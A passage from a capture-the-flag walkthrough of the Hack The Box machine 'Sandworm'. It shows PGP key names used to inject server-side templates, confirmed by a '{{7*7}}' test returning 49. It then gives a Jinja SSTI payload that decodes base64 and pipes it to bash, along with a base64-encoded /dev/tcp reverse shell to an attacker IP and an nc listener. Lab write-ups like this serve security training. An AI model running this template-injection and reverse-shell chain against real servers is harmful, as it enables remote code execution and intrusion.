┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ 
```

Lets create a payload to test and create the signed message.



```
┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ nano payload.txt

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ ls
Sandworm.nmap  payload.txt  pkey.asc

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ cat payload.txt
test

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ gpg --clear-sign --output signed_message.asc payload.txt

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ 
```


Now we can copy our files and test the payload



```
┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ ls
Sandworm.nmap  payload.txt  pkey.asc  signed_message.asc

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ cat pkey.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGUYw4sBDADI/9TjKJj1UOo8tjL/NOJ1/7C5vC4TR89R4PUaDkRjmMir9Iqf
qbXWFI1B0aKeRjxOK2JOCVH+q6Hl5rHuTxUwSYHWDCCISa3vXtdnUHiAIS0HDmVu
jRazl4j4W3Uk/orAk14sq6RQWj1YgPkofqzdOrE9ug5VzCbFvWuG2Lb/sulcwe+E
Ph2+CSTjpCwOETtu1J/bugBznI3LJVEx6EJe1fsyb/VOLN81hdDY2sxAx0hhs7Ef
a3OkTgcRGI5I84Uqg3g7pYhuZ0hUV+ApzuhDvB3z2B84gXJ6U/JB3EzV72JWbi6z
eYdjQ0v2EvqYqbTFQCzXUDYMRXqLhRhMPiQ/oLAOp5tzsO0N78kQ9+81yvdwFGx4
T7sCltXnPYUzoXZOFYP8NqnOabiSSj1MEP+uAsemF3dVmd24K/A0F+8SXTGe40Or
NSYnntZ6ZWNRwCUjjWabWfGtlgQgITDwjXSdl+GgJf6gipI+rLTxISKPVlIF+qdB
jop4gUozGXlQwM8AEQEAAbQRe3s3Kjd9fSA8YUBhLmNvbT6JAdQEEwEKAD4WIQR2
Sm8E2ePJ01Qao/Edf9m4RchSGAUCZRjDiwIbAwUJA8JnAAULCQgHAgYVCgkICwIE
FgIDAQIeAQIXgAAKCRAdf9m4RchSGJEIDADGo8g/STD35BOJ3tBjOZ4nG2/fZSDQ
PDth6TbPuB6ZkOCOdUiv7edXIAbPAvLODuRCp/oKlyyGyEsG9WSR1zerb/HXVuvL
Sc2C839z8/RAdAHzfwzXb9lpylnTn1cN0oMHuNJmQNMyj1FbucsP6ujyexopAhEx
2bfulDLFCdx1/EyPsATRzqOJpZCTpnvvScOgODgTZURW0u6bQmxELN5FI0R/MF2E
GhxUybZ2LUeLnaVfuSn7i2lAr2W0sc/a6WY1J1ahncCbz/78vGNSgfsKcLXedqTB
GcITNpmb7Pu5kVyDK3R1ruzVD6L6dCvrQZZVNeTzqbrof3bQNzT9ooRPiTKCuLYa
Gt3N64oo4WKXTTY//YOBrvw+C9Prbs6g7X+Hhzqu6B3DutbbEnDTHliz1wf5QcP+
5t4WQkFdhqu1GLjd9UQlA00ONHosENczCqcXBEzKrxiOXMU7W78/6rvnGQE6Sm9o
RzLDlqajIfGkJo8C+MjCtMRb0S+RgNJCdou5AY0EZRjDiwEMANXxBPaVx9+vjhBF
LljIGP5vg3jjkBD5L1o0M79yiOwa1OdLr2vxepc4uAHKebIlaEZo/jdtwA9P9FVS
xk36fxm+9bwEuEdoshcGHWYscgOGjEgRmxucqhKngTQ40edscH8kDgxgHIwIepDI
87kPfK7+YAZFbNkhTwV0lwZdAswroNvgXOomgjtAiPsdoRC7N20GYe/kvPoHZkjJ
j7+Fkaor1Olb+NJl4GIgBGCp6AINXg9yoDeCwDF8NxRKSiWCmyF/R+j5zicda0hy
DJ19ntVN4FYm614b627qKZ6QvEk4lvmxptgmXAxkECLJHPUURwKgQ/IEy4ZjvcUI
tjR+0q8×7IMH58SNOmHPtaQoDNyPqvOMalb5G72dBhXz0IERRhn//nkQSGIpj1mj
KVVmxAgYO9+yvNhNwlxu7+UzZvZMOqYyXj8B56wpTBTYxlUPAoGPEPdvBwdN3Iru
KDgv3hZJb+fMaRozIodFTknS9rp2jOmemzIteIJzGfGXLORAZQARAQABiQG8BBgB
CgAmFiEEdkpvBNnjydNUGqPxHX/ZuEXIUhgFAmUYw4sCGwwFCQPCZwAACgkQHX/Z
uEXIUhgBwwwAsqG0GZdumhsb/Fq63THBkMMn0VXTWoqMGTXyDpxkuG2w6tcQz166
vWumYZYV3wFErchMj1LoHxBEiR7ed7Ng+8BIepM/FHpuUx0MVM08abWbFn6wykT9
K8vsC8DdgAnLyFOzvh2jdycp5qyOwfaVlK5or1mxjXXuIh5iMyupl4y/+cA+rXHC
7Klu/ub82ujmEfBTdW/rCy2n0HU373I1rQdAgDcx3Djzm0g78znyyunLLb+e9/e/
8qsIgjsu8G0iyjj7uAJkd5A7ltEUE1jCqdpAkSrnnb8QERL0Ys54FGoJpY9XcwfI
GemIduEqliRSRWVjYv5ypGvdFG+C8WkoYe25WaiIpcV1×1FWT8weKwIKV86+6jyJ
zwA+VXnfQp9m50m5GX7+V1wPA3HMLvKEn0UedgTGWu59+gTnnoo8N7mxcoM447ID
TufjhocBUCfv6NYrZkf7CmVPhcntGXdHaVnIAHrDbR5ehn1SFfZx7s2i8Pfp2FF3
hPsEJOgLX98r
=saVr
-----END PGP PUBLIC KEY BLOCK-----

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ cat signed_message.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

test
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEdkpvBNnjydNUGqPxHX/ZuEXIUhgFAmUYxhcACgkQHX/ZuEXI
UhjU8wv/W6pY+CIsheRoIo+AKh+Yz9Gur569sTQBrw8n+15dC51IyKye9gYKAj07
xBbQveVHquBQxnSQMjDA628y+dqa/pmtJHanBwAuC1UPmwadMfYf5oigeGI3Q+9m
B9kX7hLtNA4o+O75T15ZuBkQEpTPTX5yvFGdP1vBGLuIOE/eR7tZivK4+14R+Wim
Ds+jiNK3835qfL/6T+zMVS3bEuIsRz2pZ/in3Gz/W28nVbrTwmX+gNE7c0u4qASu
DdfRdt1voiYZITWXB3MS4UUJI0a2iot17rNXRnmW9bN0l08WXusTSHYwLoPK03KX
zgKJHwExrJ0e1FVCaHiO9Dbxp+qwEXudfjxXlmDC9pMLolsSLE6TfAQj323p2nTJ
a90scfEWA+7F3q5eTLcoKPXxtBXT/VbqahXjIWIrl0xJxkDzdlVcmPs/UTkNGvO8
hiK0cUkgg8bpPcZfET3pVB7dvHCN2K7DWQraxhh4jzS6mxczt9rQWDlSx8Bb0+ir
zomE5w9f
```

```
=SSDb
-----END PGP SIGNATURE-----

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ 
```

Testing this on the website gave us back the "49" code showing that SSTI is possible



```
GemlduEqliRSRWVjYv5ypGv
WT8weKwlKV86+6jyJ
zwA+VXnfQp9m50m5GX7+V
9+gTnnoo8N7mxcoM447lD
TufjhocBUCfv6NYrZkf7CmVF
FfZx7s2i8Pfp2FF3
hPsEJOgLX98r
=saVr
-----END PGP PUBLIC KEY BI
```


Signature Verification Result

```
Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Sun 01
Oct 2023 01:06:31 AM UTC gpg: using RSA key
764A6F04D9E3C9D3541AA3F11D7FD9B845C85218 [GNUPG:]
KEY_CONSIDERED
764A6F04D9E3C9D3541AA3F11D7FD9B845C85218 0 [GNUPG:]
SIG_ID 7gVF/cMh1hseLQqj/WsgGtClWis 2023-10-01 1696122391
[GNUPG:] KEY_CONSIDERED
764A6F04D9E3C9D3541AA3F11D7FD9B845C85218 0 [GNUPG:]
GOODSIG 1D7FD9B845C85218 49 gpg: Good signature from "49
" [unknown] [GNUPG:] VALIDSIG
764A6F04D9E3C9D3541AA3F11D7FD9B845C85218 2023-10-01
1696122391 0 4 0 1 1 10 01
764A6F04D9E3C9D3541AA3F11D7FD9B845C85218 [GNUPG:]
TRUST_UNDEFINED 0 pgp gpg: WARNING: This key is not
certified with a trusted signature! gpg: There is no indication that
the signature belongs to the owner. Primary key fingerprint: 764A
6F04 D9E3 C9D3 541A A3F1 1D7F D9B8 45C8 5218
```

```
+qwEXudfjxXlmDC9pMLolsS
3XT/VbqahXjlWIrl0xJxkDzdlV
HCN2K7DWQraxhh4jzS6mxc
```

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

This message has been signed with the official SSA private key.

Import our public key linked above into your keychain and use your favorite program to verify this message. PGP
signatures are the only reliable way to verify someone's identity within Cyberspace, and ensure secure and private
communication between two parties.
```


Now we need to delete our keys and start a new creation for the SSTI



```
┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ gpg --delete-secret-keys a@a.com
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.


sec  rsa3072/1D7FD9B845C85218 2023-10-01 {{7*7}} <a@a.com>

Delete this key from the keyring? (y/N) y
This is a secret key! - really delete? (y/N) y

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ gpg --delete-keys a@a.com
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.


pub  rsa3072/1D7FD9B845C85218 2023-10-01 {{7*7}} <a@a.com>

Delete this key from the keyring? (y/N) y

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ 
```

*We will use the following SSTI syntax "{{self.**init**.**globals**.**builtins**.**import**('os').popen('echo "REVERSE SHELL IN BASE64" | base64 -d | bash').read() }}"*

We can use revshells.com to create a bash reverse shell and encode it in Base64



Reverse Shell Generator

IP & Port

IP 10.10.16.59

Port 9001

Listener

```
nc -lvnp 9001
```

Type nc


OS All

```
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTAwMSAwPiYx
```

Shell sh


Encoding Base64

We now encrypt our payload in base64 so the website will accept it and paste it in the payload.txt file




```
  GNU nano 7.2                                                   payload.txt *
dGVzdA==
```

Now we will repeat the steps before to make Private and Public Key with signed message



```
